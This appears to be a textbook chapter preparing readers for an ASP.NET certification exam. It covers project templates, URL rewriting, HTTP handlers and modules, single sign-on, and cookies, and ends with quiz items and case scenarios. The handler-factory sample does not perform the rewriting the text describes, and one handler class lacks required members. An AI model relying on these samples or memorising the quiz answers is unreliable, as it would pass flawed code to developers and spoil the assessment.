## Web Site Project Template

You can implement a Web site project template for smaller tasks.

Unlike the Web application project template, you don't need to bother about a project file or, for that matter, the file system. It runs on a new compilation model. This compilation model uses the `CodeFile` attribute within the `@Page` directive. The code-behind class in this format is declared as a partial class. You don't need to declare server-side controls explicitly.

The Web site project template also offers dynamic compilation and allows you to work with individual pages without building an entire site. Note that each page has its individual assembly.

The Web site project template has the following advantages:

- Supports IIS and the built-in ASP.NET Development Server.
- Offers single page views that are compiled into separate assemblies.
- Offers dynamic compiling of individual pages, which saves on compilation time.

The Web site project template has its share of drawbacks. In the absence of a project file, the code files follow a directory structure. There are no project and assembly references pointing to a specific Web site project. As a result, you cannot bind the Web site project to a source control, such as to VSS or Seapine.

As there are many page view references, you cannot define a namespace to distinguish one from the other. Even during the compilation, multiple dll files are generated, one for each page, which affects runtime performance.

## Choosing the Appropriate Project Type

The .NET Framework provides attributes that you can use to configure a class for serialization.

Selecting the project model is an important aspect of designing your web application. If you understand what each model does, it is easier to choose the one suitable for your application.

## SELECTING THE WEB APPLICATION PROJECT TEMPLATE

You can select the Web application template if your project objectives meet the following criteria:

- Need to migrate a large Visual Studio .NET 2003 application to VS 2005.
- Need to add prebuild and postbuild steps during compilation.
- Need to incorporate multiple web projects within a single application.
- Need to subdivide a .NET application into multiple Visual Studio projects.
- Need to manage versions of the assembly efficiently.
- Need to include application features, such as the Model-View-Controller (MVC) pattern, that allows standalone classes in the project to reference page and user control classes.
- Need to compile once after the entire web project has been completed.

### TAKE NOTE\*

Visual Studio uses an incremental model to build only the updated files. Therefore, the process of compilation is faster.

## Selecting the Web Site Project Template

You can implement the Web site project template if you had an ASP.NET application that has an existing folder structure that you want to import into Visual Studio without explicitly creating a project file.

Your project can benefit from a Web site template if it meets the following criteria:

- Needs to work with individual pages instead of a single project file.
- Needs to work with individual assemblies that are generated for each of the pages.
- Needs dynamic compiling.
- Needs single-page code instead of code-behind model.
- Needs to open and edit any directory as a web project without creating a project file.

## Converting a Web Site Project to a Web Application Project

Converting your current Web site project to a Web application project is a systematic procedure. To begin with, you must first ensure that the Web site project you are migrating is working properly. This will ensure that the project has all the necessary components built-in and will work similarly in a Web application project template without any errors.



### CONVERT A PROJECT

The basic steps of converting the project template involve:

1. Creating a new VS 2008 Web application project.
2. Configuring project references.
3. Moving files to the new Web application project.
4. Converting the project files.
5. Running the Web application project.
6. Performing miscellaneous conversions.

## CREATING A VS 2008 WEB APPLICATION PROJECT

You must have Visual Studio 2008, Microsoft Visual Studio 2005 Service Pack 1 (SP1), or Visual Web Developer Express Edition along with .NET Framework version 3.5 on your system to start a new Web application project.

When you convert an existing Web site project, you need to initiate a new Visual Studio 2008 Web application project in a separate directory. All your Web site project files should be copied to this new directory. When you copy the Web site files, you are also copying the existing functionality into the new Web application project.

## CONFIGURING PROJECT REFERENCES

Note that the Web site project dealt with several assembly files, one for each page. Therefore, chances are that you might have additional project or assembly references associated with the original Web site project. Assimilate all these project or assembly references into the new Web application project by looking up the References node in Solution Explorer.

## MOVING FILES TO THE WEB APPLICATION PROJECT

When you copy files from a VS 2008 Web site project directory to the VS 2008 Web application project, the Web site files dynamically generate the partial class along with the project files. Notice that the new Web application project has code-behind files for individual pages and user-control files still have the .aspx, .master, and .ascx extensions.

## CONVERTING THE PROJECT FILES

Once you have copied the Web site project files to the web application directory, you need to convert the partial classes. These partial classes separate the markup in a page or user control code-behind code. In this process of converting the project files, the VS 2008 examines every page, master page, and user control and generates a relevant partial class file for each. The new partial class that is dynamically generated is saved typically in a .designer.cs or .designer.vb file. All other `CodeFile` attribute files, such as the .aspx and .ascx files are converted to use the `codeBehind` attribute instead. Note that the `App_Code` folder is renamed as the `Old_App_Code`.

## EXECUTING THE NEW WEB APPLICATION PROJECT

When you have converted the Web site project files, the next task is to compile the new Web application project. VS 2008 uses the built-in ASP.NET Development Server to run the site. You can use IIS instead to configure the new Web application project.

## PERFORMING MISCELLANEOUS CONVERSIONS

For some Web site projects, along with the project files, you may also need to have additional conversions options, such as adding a namespace, converting the declarative typed datasets, and converting the project object code.

Web applications created using VS 2008 use pages, controls, and classes and assign them a code namespace, while the VS 2008 Web site project does not include a code namespace explicitly. You may need to add the namespaces to the code when migrating to Web application projects.

VS 2008 Web site project also includes typed dataset classes in the `App_Code` folder. The `web.config` file within this folder contains the `connectionString` element that you need to modify when the project migrates to the Web application project. The `connectionString` element for the `TableAdapter` object must be reset.

By default, the VS 2008 Web site projects built using ASP.NET automatically add a `Profile` object, which is an instance of the `ProfileCommon` class. Each page of the Web site has an associated `Profile` object. This `Profile` object is not explicitly included in VS 2008 Web application project. You can however, create a `ProfileCommon` class and set the properties.

### CERTIFICATION READY?

Determine when to use the web site project versus a web application project.

4.1

## Manipulating HTTP Runtime



You can use **HTTP modules** to provide a set of services that monitor and verify the incoming request to enable the change in its internal workflow. When a page is requested, multiple HTTP modules process the request. For example, the `ASP.NET AuthenticationModule` provides authentication services, and the `SessionStateModule` provides session state services. After passing through all of the HTTP modules, the request is eventually served by an **HTTP handler**, which compiles the page, generates the output, and passes this result again through the HTTP modules to be sent to the browser.

## Understanding the Techniques of URL Rewriting

---

The process of intercepting an incoming web request and automatically redirecting it to a different URL is referred to as ***URL rewriting***. There are various techniques for implementing URL rewriting.

Many times while surfing the web, you find clumsy and ugly URLs. For example, MSDN library is well known for its extremely long and cryptic URL:

`http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfsystem  
webIHttpModuleClassTopic.asp`

You can shorten such ugly URLs to meaningful ones by using URL rewriting, as in this next example:

`http://msdn.microsoft.com/library/system.web.ihttpmodule.aspx`

The URL feature can also be used to create an intelligent page not found error. In the URL rewriting process, the requested URL is checked and is then redirected to a different URL based on its value. Let us consider an example to understand this process. Consider that while restructuring a Web site, you must move all the web pages in the /employee/myemp/ directory to the /info/employees/myemp/directory. You can use URL rewriting to verify whether a web request was intended for a file in the /employee/myemp/directory. If there is such a request, you can then automatically redirect that request to the same file in the /info/employees/myemp/directory instead.

While working with classic ASP, you can use URL rewriting by writing an ISAPI filter at the IIS web server level or using a third-party product. ISAPI filters are blocks of unmanaged code installed on the web server. However, while working with Microsoft® ASP.NET, you can implement URL rewriting using managed code with HTTP modules at the ASP.NET level.

### UNDERSTANDING COMMON USES OF URL REWRITING

Generally, data-driven ASP.NET Web sites often result in a single web page that displays a subset of the data in the database based on the query string parameters. Let us consider an example of an e-commerce site on which users browse through products for sale. To provide this type of site, you create a page that displays products for a given category. The various products belonging to a particular category should be specified by a query string parameter. Suppose a user wants to browse a specific product—Gadgets for sale—and all Gadgets have a CategoryID of 1, the user would use the following query string to browse that product:

`http://mysite.com/showCategory.aspx?CategoryID=1.`

The negative aspect of creating a Web site with such URLs is that it has messy and lengthy names. From the usability perspective, a URL should adhere to the following criteria:

- It should be short.
- It should be easy to type.
- It should visualize the site structure.
- It should be easy to remember.
- It should be **backable**, thereby allowing the user to navigate through the site by hacking off parts of the URL.

One of the better approaches is to choose a sensible, memorable URL, such as `http://mysite.com/products/Gadgets`. The name itself indicates the purpose of the web page. The URL rewriting feature allows us to have such URLs. In addition, URL rewriting is often used to handle Web site restructuring. Without using this feature for restructuring, the Web site would have numerous broken links and outdated bookmarks.

## IMPLEMENTING URL REWRITING

Before implementing URL rewriting, it is important to understand how Microsoft Internet Information Services (IIS) handles incoming requests. When a request arrives at an IIS web server, IIS first checks the extension of the requested file. This helps IIS to determine how to handle the request. IIS handles the requests either natively or routes them to an ISAPI extension. An ISAPI is used to generate the content for the requested resource.

Along with mapping the file extension of the incoming web request to the appropriate ISAPI extension, IIS also performs a number of other tasks. It attempts to authenticate the user making the request. It first checks whether the authenticated user has authorization to access the requested file.

URL rewriting can be implemented in two ways: with ISAPI filters at the IIS web server level or with HTTP modules/HTTP handlers at the ASP.NET level. There are a number of third-party ISAPI filters available for URL rewriting such as ISAPI Rewrite, IIS Rewrite, and PageXChanger.

At the ASP.NET level, URL rewriting implementation is possible through the `RewritePath()` method of the `System.Web.HttpContext` class. This class holds HTTP-specific information about a specific HTTP request. For each request received by the ASP.NET engine, it creates an `HttpContext` instance. The `Request` and `Response` properties of this class provide access to the incoming request and outgoing response. The `Application` and `Session` properties of this class provide access to the application and session variables. The `User` property provides information about the authenticated user.

The other way to implement URL rewriting in ASP.NET is to create either an HTTP module or HTTP handler to:

- Check the requested path to verify whether the URL needs to be rewritten.
- Rewrite the path, if required, with the help of the `RewritePath()` method.

Let us look at an example. Consider that a page in your product details Web site is accessible through the URL: `www.abc.com/pages/details.aspx?id=3`. In order to make the URL more hackable, we can rewrite the URL of this page as `www.abc.com/details`. This can be achieved by configuring settings in the `web.config` file as given:

```
<rewrite url="~/details" to="~/pages/details.aspx"/>
```

While using an HTTP module, you must determine the point within the life cycle of a request when you will verify whether the URL needs to be rewritten. The built-in ASP.NET HTTP modules use the `Request` object's properties to perform their tasks.

Table 3-3 lists built-in HTTP modules and the events they tie into.

**Table 3-3**

HTTP Modules with Their Respective Events

HTTP MODULE	EVENT	DESCRIPTION
FormsAuthenticationModule	AuthenticateRequest	Determines whether the user is authenticated using forms authentication. The unauthenticated user is automatically redirected to the specified log on page.
FileAuthorizationModule	AuthorizeRequest	Checks to ensure that the Microsoft® Windows® account has adequate privileges for the resource requested.
UrlAuthorizationModule	AuthorizeRequest	Checks to ensure that the requestor can access the specified URL.

The URL rewriting process can also be performed by an HTTP handler or factory. An HTTP handler is a class responsible for generating the content for a specific type of request. An **HTTP handler factory** is a class responsible for returning an instance of an HTTP handler.

To perform URL rewriting through an HTTP handler, you can create an HTTP handler factory as shown in the following code sample. Its `GetHandler()` method verifies the requested path to determine if it needs to be rewritten. If it requires rewriting, it can call the `RewritePath()` method of the specified `HttpContext` object. At the end, the HTTP handler factory class can return the HTTP handler returned by the `GetCompiledPageInstance()` method of the `System.Web.UI.PageParser` class:

```
public class HandlerFactory:IHttpHandlerFactory
{
    public IHttpHandler GetHandler(HttpContext context,
string requestType, String url, String pathTranslated)
    {
        IHttpHandler handlerToReturn;
        if ("get" == context.Request.HttpMethod)
        {
            handlerToReturn = new HelloWorldHandler();
        }
        else
        {
            handlerToReturn = null;
        }
        return handlerToReturn;
    }
    public void ReleaseHandler(IHttpHandler handler)
    {
    }
    public bool IsReusable
    {
        get
        {
            return false;
        }
    }
    public class HelloWorldHandler: IHttpHandler
    {
        public HelloWorldHandler()
        {
        }
    }
}
```

## Using Single Sign-On Applications

---

A business scenario in which multiple business processes are dependent on various applications faces the challenge of dealing with several different security domains.

In a diversified business environment having a set of different applications running on different operating systems, you may need a specific set of security credentials to access an application on a Microsoft Windows operating system, whereas you might require a different set of credentials to access an application on an IBM mainframe. The users face challenges in addressing such credential-related issues.

The BizTalk Server includes Enterprise **single sign-on** (SSO) to deal with this concern. Basically, SSO allows you map a Windows user ID to non-Windows user credentials. This service can simplify the business processes where applications are running on diversified systems.

SSO also includes administration tools to perform various administration-related operations. SSO requires that your local system know about the credentials that are required to log on to a remote system. In the same way, the remote system must know about the credentials on your local system. So when you update your credentials on your local computer, you must also update the remote systems accordingly. The component that synchronizes passwords across an enterprise is referred to as a password sync adapter.

From a programming viewpoint, it is possible to write two different kinds of applications using SSO: ***traditional single sign-on application*** and ***password sync adapter***.

## UNDERSTANDING THE TRADITIONAL SINGLE SIGN-ON APPLICATION

Traditional single sign-on application uses the single sign-on interface to interact with remote applications.

SSO programming architecture contains the following components:

- **Mapping component that maps between applications and users:** It is a process of linking a specified user with a specified application. You can map between affiliate applications and users who are using **ISSOMapping**, **ISSOMapper**, and **ISSOMapper2** interfaces. You can create, delete, enable, and disable mappings using **ISSOMapping** interface. You can get and set mapping data for the current user using **ISSOMapper** and **ISSOMapper2** interfaces.
- **Lookup component to look up the credentials for a specified user:** The core objective of the SSO programming interface is the ability to look up credentials for specified users. You can look up credentials using **ISSOLookup1** and **ISSOLookup2** interfaces. You can retrieve your own external credentials using **ISSOLookup1** interface. You can look up the credentials of a remote user for a local affiliate application using **ISSOLookup2** interface. **ISSOLookup1** is necessary for a traditional SSO application and **ISSOLookup2** is useful for a host-initiated SSO application.
- **Administration component for performing administrative tasks:** You can perform many of the administrative functionalities programmatically through **ISSOAdmin**, **ISSOAdmin2**, and **ISSOConfigStore** interfaces. The administrative tasks include configuring SSO and creating and describing an application to SSO. You also can create and modify SSO databases using **ISSOConfigDB**, **ISSOConfigOM**, and **ISSOConfigSS** interfaces. You can also administer the password sync features using **ISSOPSAdmin** interface.
- **Communication and ticketing:** SSO also contains a ticketing interface so that the application can issue and redeem tickets. In most cases, your application will issue messages so that your users can communicate with a remote application. To communicate with a remote application in a more secure manner, you must issue and redeem an SSO ticket. You can also issue and redeem tickets programmatically.

Figure 3-3 shows the user interface of a single sign-on application.

**Figure 3-3**

Single Sign-On

### Single sign-on across multiple applications in ASP.NET

User ID

The following code sample shows the click event handler of the sign-on button shown in Figure 3-3. The handler implements the single sign-on across multiple applications:

```
protected void Button1_Click(object sender, EventArgs e)
{
    string strUid = TextBox1.Text.ToString();
    string emailID = TextBox1.Text.ToString() + "@mail.xyz.com";
    //Login User
    FormsAuthentication.SetAuthCookie(strUid, true);
    //Create Cookie
```

```

HttpCookie LogCookie = new
HttpCookie(FormsAuthentication.FormsCookieName);
//Create Encrypted Login Cookie
FormsAuthenticationTicket pass = new
FormsAuthenticationTicket(1, strUid, DateTime.Now,
DateTime.Now.AddMinutes(30), true, emailID);
LogCookie.Value =
FormsAuthentication.Encrypt(pass);
LogCookie.Expires = pass.Expiration;
LogCookie.Domain = ".xyz.com";
LogCookie.Path = pass.CookiePath;
Response.Cookies.Add(LogCookie);
Response.Redirect("cs.xyz.com", true);
}

```

### **UNDERSTANDING PASSWORD SYNC ADAPTER**

Password sync adapter uses the password sync (PS) Helper interface to synchronize passwords across enterprise. It is a component that propagates password changes from and to a non-Windows system. The password sync adapters are similar to traditional SSO applications; however, they have the following differences:

- Administered using a specialized interface.
- Described using a specialized XML format in the configuration store.
- Organized in the configuration store in a specialized way by the Host Integration Server.

### **Retrieving Data Using HTTP Handlers and Modules Dynamically**

---

The HTTP modules and HTTP handlers form the fundamental blocks of the ASP.NET architecture.

Any request for an ASP.NET managed resource is always resolved by an HTTP handler and passes through a pipeline of HTTP modules. First, the handler processes the request; the request then flows through the pipeline of HTTP modules and is finally transformed into markup for the caller. An HTTP handler is the component that serves the request. ASP.NET maps each incoming HTTP request to a particular HTTP handler. You can process multiple URL extensions using an HTTP handler. HTTP modules handle runtime events.

HTTP handlers and HTTP modules have the same functionality that is provided by ISAPI extensions and ISAPI filters, respectively. However, it is a much simpler programming model. ASP.NET allows creating custom handlers and modules.

### **WRITING HTTP HANDLERS**

ASP.NET embeds few built-in HTTP handlers. It has a handler to serve ASP.NET pages. The helper handlers are defined to view the tracing of individual pages in a web application and to block requests for prohibited resources such as .config or .asax files.

In case you need to process certain requests in a nonstandard way, you can write custom HTTP handlers in ASP.NET. You can perform a list of useful things with HTTP handlers. You can have your users invoke any sort of functionality via the web with the help of a handler. Let us consider some examples. You can implement click counters and any sort of image manipulation, server-side caching.

An HTTP handler can work synchronously or asynchronously. A synchronous handler does not return until the HTTP request is completed. However, an asynchronous handler launches a potentially lengthy process and returns immediately after. Typically, asynchronous handlers are implemented in asynchronous pages.

#### **TAKE NOTE\***

In ASP.NET 2.0, a handler injected assembly resources and script code into pages. In ASP.NET 3.5, a handler has been added as a more refined tool to inject script code and AJAX capabilities into web pages.

You must register the conventional ISAPI extensions and filters within the IIS metabase. However, if you want the handler to participate in the HTTP pipeline processing of the web request, it has to be registered in the web.config file. The `<httpHandlers>` element in the web.config enables you to specify the classes that handle the HTTP requests that your application receives. This element maps the incoming requests to the appropriate `IHttpHandler` or `IHttpHandlerFactory` class. To register an `HttpHandler` in the web.config file, first compile and deploy a .NET class for the handler in the \bin directory of the web application's root directory. Then in the `<httpHandlers>` element, map the respective request to the created handler class.

For example, the `<httpHandlers>` element maps the request for files with the .aspx extension to the `System.Web.UI.PageHandlerFactory` class that executes the page life cycle, as shown:

```
<configuration>
  <system.web>
    <httpHandlers>
      <add verb="*" path="*.aspx" type="System
        .Web.UI.PageHandlerFactory"/>
    </httpHandlers>
  </system.web>
</configuration>
```

You can invoke the handler directly via the URL; this is similar to ISAPI extensions. An HTTP handler is a managed class that implements the `IHttpHandler` interface. A synchronous HTTP handler implements the `IHttpHandler` interface. An asynchronous HTTP handler implements the `IHttpAsyncHandler` interface. The contract of the `IHttpHandler` interface defines the actions that a handler must take to process an HTTP request synchronously.

The `IHttpHandler` interface defines only two members—`ProcessRequest` and `IsReusable`, where `ProcessRequest` is a method and `IsReusable` is a Boolean property. The `IsReusable` property gets a value that indicates whether the HTTP runtime can reuse the current instance of HTTP handler while serving another request. The `ProcessRequest` method processes the HTTP request.

## WRITING HTTP MODULES

Any incoming requests for ASP.NET resources are handed over to the worker process for the actual processing within the context of the CLR. Because, the ASP.NET worker process (`aspnet_wp.exe`) is a distinct process from IIS (`inetinfo.exe`), if one ASP.NET application breaks down, it does not break down the whole server.

ASP.NET manages a pool of `HttpApplication` objects for each executing application. To serve a particular request, it picks up one of the pooled instances. These objects are based on the class defined in the `global.asax` file, or on the base `HttpApplication` class in case the `global.asax` is not defined. The objective of the `HttpApplication` object in charge of the request is getting an HTTP handler.

To get the final HTTP handler, the `HttpApplication` object passes the request through a pipeline of HTTP modules. An HTTP module is a .NET Framework class that implements the `IHttpModule` interface. The HTTP modules that filter the raw data within the request are configured within the single `web.config` file for an application. All ASP.NET applications inherit a bunch of system HTTP modules that are configured in the global `web.config` file. The `<httpModules>` element in the `web.config` file defines an `HttpModule` class for your application. For example, the `<httpModules>` element defines the `SessionStateModule` class that provides session state services for your application, as shown:

```
<configuration>
  <system.web>
    <httpModules>
      <add type="System.Web.SessionState.SessionStateModule"
        name="Session"/>
    </httpModules>
  </system.web>
</configuration>
```

Generally, an HTTP module can preprocess and postprocess a request. It also intercepts and handles system events as well as events raised by other modules. The highly configurable nature of ASP.NET allows you to write and register your own HTTP modules and make them plug into the ASP.NET runtime pipeline, handle system events, and fire their own events.

The `IHttpModule` interface defines only two methods—`Init` and `Dispose` as shown in the code sample. The `Init` method initializes a module and also sets it to handle requests. The `Dispose` method disposes all the resources except memory used by the module. Some of the example scenarios in which you use the `Dispose` method include closing the database connections or file handlers:

```
public class MyModule: IHttpModule
{
    public void Init(HttpApplication app)
    {
        // Your code
    }
    public void Dispose()
    {
        // Your code
    }
}
```

#### CERTIFICATION READY?

Write HTTP modules and HTTP handlers.

5.3

## SKILL SUMMARY

This lesson provided the details of the requirements to create a web application and a Web site. The programmers must understand the utility requirements before deciding between web application and Web site. An important point to gain popularity among the users is the navigational ability. Any application or site created must have easy navigational features. The ASP.NET provides a built-in navigation system for building unified site navigation. The `SiteMapPath` control displays a bread crumb that shows web users their current path relative to the structure of the Web site. The site map provider extracts the site map data from a site map, which could be an XML file or a data store, providing information about the navigational structure of the Web site. Security trimming sets the accessibility of only those nodes for which the currently logged on user has authorization.

The .NET Framework offers the Web site project template and the Web application template. You can select either of them on the basis of the business requirements. The Web application template is most suited for large projects; whereas, the Web site project template can handle smaller tasks. Both of these templates have their own merits and demerits.

URL rewriting is the process of intercepting an incoming web request and automatically redirecting it to a specific URL. URL rewriting can be implemented either by using ISAPI filters at the IIS web server level or by using HTTP modules/HTTP handlers at the ASP.NET level. You can use single sign-on (SSO) to map a Windows user ID to non-Windows user credentials. This service simplifies the business processes that have applications running on diversified systems. SSO also includes administration tools to perform various administration related operations.

For the certification examination:

- Understand and analyze the features required to design effective site navigational capabilities.
- Know how to decide when to use the Web application project and the Web site project models.
- Understand the writing of HTTP modules and HTTP handlers at runtime.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- a. Generates the content for a specific type of request.
  - b. Returns an instance of an HTTP handler.
  - c. Determines whether the user is authenticated using forms authentication.
  - d. Checks to ensure that the Microsoft® Windows® account has adequate privileges for the resource requested.
  - e. Checks to ensure that the requestor can access the specified URL.
- \_\_\_\_\_ 1. **FormsAuthenticationModule**
- \_\_\_\_\_ 2. **FileAuthorizationModule**
- \_\_\_\_\_ 3. **UrlAuthorizationModule**
- \_\_\_\_\_ 4. **HttpHandler class**
- \_\_\_\_\_ 5. **HTTP handler factory**

### True / False

Circle T if the statement is true or F if the statement is false.

- |   |   |  |
|---|---|--|
| T | F | 1. SSO allows you map a Windows user ID to non-Windows user credentials.   |
| T | F | 2. SSO does not include any administration tools to perform administration-related operations.                                     |
| T | F | 3. The HTTP modules and HTTP handlers form the fundamental blocks of the ASP.NET architecture.                                     |
| T | F | 4. The CSS Friendly Control Adapters change the Menu control's default rendering from the <table> element to nested <ul> elements. |
| T | F | 5. You can traverse forward only using the navigational display produced by the SiteMapPath control.                               |

### Fill in the Blank

Complete the following sentences by writing the correct word or words in the blanks provided.

1. You can associate controls with a control adapter through a \_\_\_\_\_ file.
2. \_\_\_\_\_ event of the SiteMap class occurs on accessing the CurrentNode property.
3. You can configure HTTP handlers using the \_\_\_\_\_ element in the web.config file.
4. URL rewriting is also often used to handle Web site \_\_\_\_\_.
5. The \_\_\_\_\_ class holds HTTP-specific information about a specific HTTP request.

### Multiple Choice

Circle the letter or letters that correspond to the best answer or answers.

1. Which of the following attributes of the site map element in the web.config file enables security trimming?
  - a. securityTrimming
  - b. securityTrimmingEnabled
  - c. securityTrimmingEnable
  - d. securityTrimmingOn

2. Which of the following controls uses the `SiteMapDataSource` control? Choose all that apply.
  - a. Menu
  - b. TreeView
  - c. SiteMapPath
  - d. DropDownList
3. What is distinctive about the Web site project template?
  - a. `CodeFile` attribute
  - b. `CodeBehind` attribute
  - c. Single project file
  - d. Single assembly
4. Which of the following is not a feature of the Web application project template?
  - a. Single project file
  - b. Dynamic compilation
  - c. Single assembly file
  - d. Bundle multiple web projects
5. Which of the following is used to implement URL rewriting at the IIS web server level?
  - a. ISAPI filters
  - b. HTTP modules
  - c. HTTP handlers
  - d. ISAPI modules

## Review Questions

---

1. Imagine that you are a designated web solution architect for a travel company. The travel company has various types of tour packages to offer its customers. Your company wants to present the tour information in an organized manner on their Web site. The main aim is to provide ease of navigation to the customers. Which controls will you choose in this scenario?
2. One of your clients, CheapAirfare.com, wants to track the number of clicks on its site. What solution would you recommend to enable this functionality?

## ■ Case Scenarios

### **Scenario 3-1: Designing Navigation**

---

You have previously designed a Web site for a travel company client and you have laid down their tour attractions in a bread-crumb format. However, now the client wants to change the look and feel of the Web site. They want to use a nonhierarchical control such as drop-down list or check box list to display their tour information. What approach will you follow to achieve this, considering the fact that you already have a `SiteMapDataSource` control that provides a hierarchical layout?

### **Scenario 3-2: Generating Dynamic Content**

---

You are working as a web consultant for a mutual fund company called Washington Mutual. The company wants its customers to view stock information such as prices and the relative growth of stock in a graphical way other than text only. What strategy would you recommend to your development team to achieve this functionality?



## Workplace Ready

### Designing Customer-Specific Navigation

ASP.NET offers robust site navigation techniques that allow you to achieve most of what you want without writing specific code. For example, consider that you are working as a web consultant for a company called Independent Living, which make assistive devices and Web sites with medical and health history information. The customer base for this company is unique in that some of the users use screen-reading software. Screen-reading software enables visually impaired individuals and people with learning disabilities to access the Internet. The company may not want repeated information to be read by the screen readers when people navigate through the pages on their assistive devices. What solution would you recommend to the development team to design such a Web site with a unique user base?

# Designing State Management for Web Applications

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Understanding Control States	Manage states for controls.	1.3
Deciding On a State Management Strategy	Design a state management strategy.	5.1
Understanding Page Handling in ASP.NET	Identify the events of the page life cycle.	5.2

## KEY TERMS

<b>application state</b>	<b>postback</b>
<b>control state</b>	<b>profiles</b>
<b>cookies</b>	<b>session state</b>
<b>data-bound controls</b>	<b>state management</b>
<b>page life cycle</b>	<b>view state</b>

ASP.NET creates a new instance of the web page each time a page is posted to the server. This means that the data associated with the page is lost if the data is not saved for future use. For example, consider a retail chain web form. This web page includes elements such as Add to Cart, Sort by Price, and Number of Hits. Information associated with the element Sort by Price must be preserved during each post if the user requires this information again. The fact that the user has selected the Sort by Price option determines the display order of data in the refreshed page.

Consider another example in which you are accessing a web form to sign up to a mail service. This involves entering your personal information, selecting from the options given on the form, and submitting this information to the server. When validation of any input values fails, the page is presented again. This enables you to enter the correct information in the respective fields. However, the other correct data that was entered in the page previously is lost since the page was not saved. This forces you as a user to reenter the same information again.

In interactive web pages, the browser sends the user inputs, controls, and cookies to the server. The server posts the same page to the browser after processing the information, such as the web form that registers user information. This is called **postback**. The information that needs to be preserved during postbacks is called state information. You must build your application with **state management** capabilities to preserve information related to the application or session state during postbacks. ASP.NET offers a wide range of facilities to maintain control of state information.

## ■ Understanding Control States



**THE BOTTOM LINE**

The state of the controls contained by the current page needs to be persisted across requests to the server. This enables the controls whose value depends on state persistence to work properly. Consider that a user selects a value from a Menu control. After the page is posted back, it would be appropriate to maintain the selected value in the Menu control. This allows the control to know the selected menu item between round-trips. State management within the .NET Framework involves determining the amount of state information you need to maintain for each application. The amount of information needed determines if the client uses in-memory or persistent cookies or if the information should be maintained on the client system or the server. Other considerations include sensitivity of information, bandwidth configuration, browser capabilities, and server support.

## Understanding ASP.NET State Management

ASP.NET provides several capabilities that help you to preserve state data.

To manage the information associated with ASP.NET web pages effectively, you can use the features provided within the ASP.NET Framework. You can implement some of these features on a per-page or an application-wide basis. Table 4-1 lists some of the prominent features of state management within ASP.NET.

**Table 4-1**

Features of ASP.NET State Management

FEATURE	DESCRIPTION
Application state	Stores data in the server's memory. You can save values using the <i>application state</i> object, which is an instance of the <code>HttpApplicationState</code> class.
Control state	Stores <i>control state</i> data that includes information about the current state of a control. The <code>ControlState</code> property associated with controls allows you to preserve the control state information specific to that control.
Cookie	Stores a limited amount of data in a text file on the client system or in the memory of the client browser session. <i>Cookies</i> can store site-specific information that the server sends along with the generated page output.
Hidden fields	Stores a single variable in the <code>Value</code> property of an HTTP form.
Profile properties	Stores user-specific data, such as profile properties associated with each user of the application.
Query string	Stores information that is tagged at the end of a page URL.
Session state	Stores information about each active web application session. <i>Session state</i> object is an instance of the <code>HttpSessionState</code> class.
View state	Defines a dictionary object for retaining values between multiple requests for a web page. ASP.NET web pages preserve page and control property values using the view state method, by default.

## Manipulating Cookies

Cookies store user-specific information associated with web pages. They are the links between the browser and the web server. Cookies enable storing user information with respect to site on the client system even when the system is working offline. They provide the continuity for the users to continue from where the users stop initially. When a client requests a page, the

browser sends the cookie data along with the requested information to the server. The server then extracts the data from the cookie for processing.

Cookies are bits of text that store information. You can use cookies to track user preferences in terms of the information that the user accesses. During subsequent visits, you can use this information to display the web page, customized to the user's preferences.

When you access a web page, the information contained in the web page and the cookies are stored in your hard disk. When you type the URL, the browser loads the cookie retrieved from your hard disk and sends the cookie information along with the request to the server. This enables the web server to return the requested page with the settings of your most recent visit to the page. In your hard disk, the cookie information is usually stored with a timestamp that specifies its expiration time and date.

## WRITING COOKIES

The web browser handles the cookies on a user system. The browser uses the `HttpResponse` object that exposes a collection called `cookies`. You can use the `Response` property of a `Page` object to access the `HttpResponse` object of the page. Any information you want to send along with a cookie must be added to this collection. Each cookie is identified by a unique name, the timestamp, and the expiration detail.

The following code displays the use of the `Response` property to access the `HttpResponse` object:

```
Response.Cookies["username"].Value = "Robert";
Response.Cookies["username"].Expires = DateTime.Now.AddDays(5);
```

Alternatively, you can use the `HttpCookie` class to create a cookie object and then add it to the `Response` object collection as shown in the following code:

```
HttpCookie myCookie = new HttpCookie("newcookie");
myCookie.Value = DateTime.Now.ToString();
myCookie.Expires = DateTime.Now.AddDays(3);
Response.Cookies.Add(myCookie);
```

### TAKE NOTE \*

The expiration of cookies determines validity. If the expiration date of a cookie is not specifically defined, the cookie expires at the end of the session by default.

## READING COOKIES

You can use the `HttpRequest` object that is accessible from the `Request` property of the `Page` class. The following code shows how you can use the `Request` property to access the `HttpRequest` object and read data from the cookies:

```
if (Request.Cookies["username"] != null)
Response.Write(Server.HtmlEncode(Request.Cookies["username"].Value));
if(Request.Cookies["username"] != null)
{
    HttpCookie myCookie = Request.Cookies["username"];
    Response.Write(Server.HtmlEncode(myCookie.Value));
}
```

If a cookie is not found, you will receive the `NullReferenceException`.

## CONFIGURING COOKIES

You can use cookies to store a single value. Alternatively, you can use cookies to store multiple name-value pairs within a single cookie. The name-value pairs are referred to as the sub keys. For example, consider that you need to store information such as username and user color in cookies. Instead of creating separate cookies for each user, you can create a single cookie and store information of different users as sub keys. You can create a main cookie named userChoice and store userName and userColor as sub keys. By this, you store related information in a single cookie.

By default, all cookies for a specific Web site reside together on the client system. When the user accesses the server, the entire content of the cookie for that Web site is also transferred to the server. However, you can limit the scope of the usage of cookies to a folder on the server, which in turn controls the information exposed to the application on the site. Alternatively, you can set the cookies to a domain, which controls the access to specific sub domains.

## MODIFYING AND DELETING COOKIES

You cannot directly modify a cookie. To do this, you need to create a new cookie with new values and send this version to the browser. The content of the cookie is overwritten on the client system. The following code syntax shows how you can retrieve the old value and modify the value of a cookie:

```
int ctr;
if (Request.Cookies["counter"] == null)
    ctr = 0;
else
{
    ctr = int.Parse(Request.Cookies["counter"].Value);
}
ctr++;
Response.Cookies["counter"].Value = ctr.ToString();
Response.Cookies["counter"].Expires = DateTime.Now.AddDays(1);
```

To delete a cookie from a client's machine, you can modify the expiration time of the cookie to a date earlier than today. The browser removes the outdated cookie when it checks the cookie's expiration.

## EXPLORING SECURITY CONCERN REGARDING COOKIE USAGE

Cookies act as input to your application. Therefore, they also pose security concerns, such as information compromises. Since cookies reside on the client's hard disk, they are beyond your control. The codes within these cookies are exposed to compromises that can cascade to the application when connection is established. It therefore becomes very important not to store sensitive information, such as credit card details and passwords in cookies.

